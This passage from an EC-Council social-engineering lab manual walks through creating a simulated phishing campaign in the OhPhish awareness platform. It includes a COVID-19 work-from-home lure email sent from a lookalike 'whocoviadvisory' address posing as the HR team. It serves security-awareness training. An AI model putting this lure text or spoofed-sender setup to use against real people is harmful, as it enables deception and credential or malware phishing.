
.....

.....

Reset Password

[Go to Dashboard.](#)

11. Your account password is changed successfully.
12. Now, you can login to your OhPhish account either by clicking on the **LOGIN TO OHPHISH PORTAL** button in your **ASPEN** account under **My Courses** section or you can navigate to the OhPhish website (<https://portal.ohphish.com/login>) and login using your credentials.
13. Once you login to your OhPhish account you will be redirected to the OhPhish **Dashboard**.
14. In the OhPhish **Dashboard**, click on the **Entice to Click** option.



15. The **Create New Email Phishing Campaign** form appears.

Note: If the **OhPhish Helpdesk** notification appears in the right corner of the dashboard, close it.

Note: **Almost Done** pop-up appears, click **DISCARD CHANGES**.

16. In the **Campaign Name** field, enter any name (here, **Test - Entice to Click**). In the **Select Template Category** field, select **Coronavirus/COVID-19** from the drop-down list.

Note: Ensure that the **Existing Template** is selected in the **Email Template** option.

17. In the **Select Country** field, leave the default option selected (**All**).

18. In the **Select Template** field, click the **Select Template** button and select **Work From Home: COVID-19** from the drop-down list.

19. Click the **Select** button in the **Select Template** field to select the template.

Note: The **template selected** notification appears below the **Select Template** field.

Dashboard | OhPhish

https://portal.ohphish.com/campaigns/actions/entice-to-click

80%

EC-Council
aware
When Everyone Protects

iLabs Developer .org

Navigation

- Home
- User Management
- Campaigns
- Reports
- Awareness Program
- Templates
- Settings

Create New Email Phishing Campaign

Campaign Name: Test - Entice to Click

Email Template: Existing templates | My templates

Select Template Category: Coronavirus/COVID-19

Select Country: All

Select Template: WFH - Organizational Policy | Select

1 template selected.

Sender Email: info@whocoviadvisory.com

Sender Name: Human Resource Team

Subject: WFH Under Organizational Policy

Select Time Zone: America/Los_Angeles

Expiry Date: 20-Apr-2022

Preview

Hi {Name},

This pandemic situation is seeing all the workforce going worse around the world. Taking safety measures and precautions in this situation have become mandatory. The rapid outbreak has led all the organizations to take safety measures under the Communicable Disease Management Policy.

According to the act under this policy is part of the awareness among the organizations and all the employees should adhere to the same and read the policy along with an acknowledgment e-mail by today EOD.

[WFH - Policy.pdf](#)

For any doubts and queries, it is suggested that you contact the Human Resource team for better clarity.

Regards,

Team Human Resource

© 2022 EC-Council Aware.


7:50 AM 4/13/2022

Module 09 – Social Engineering

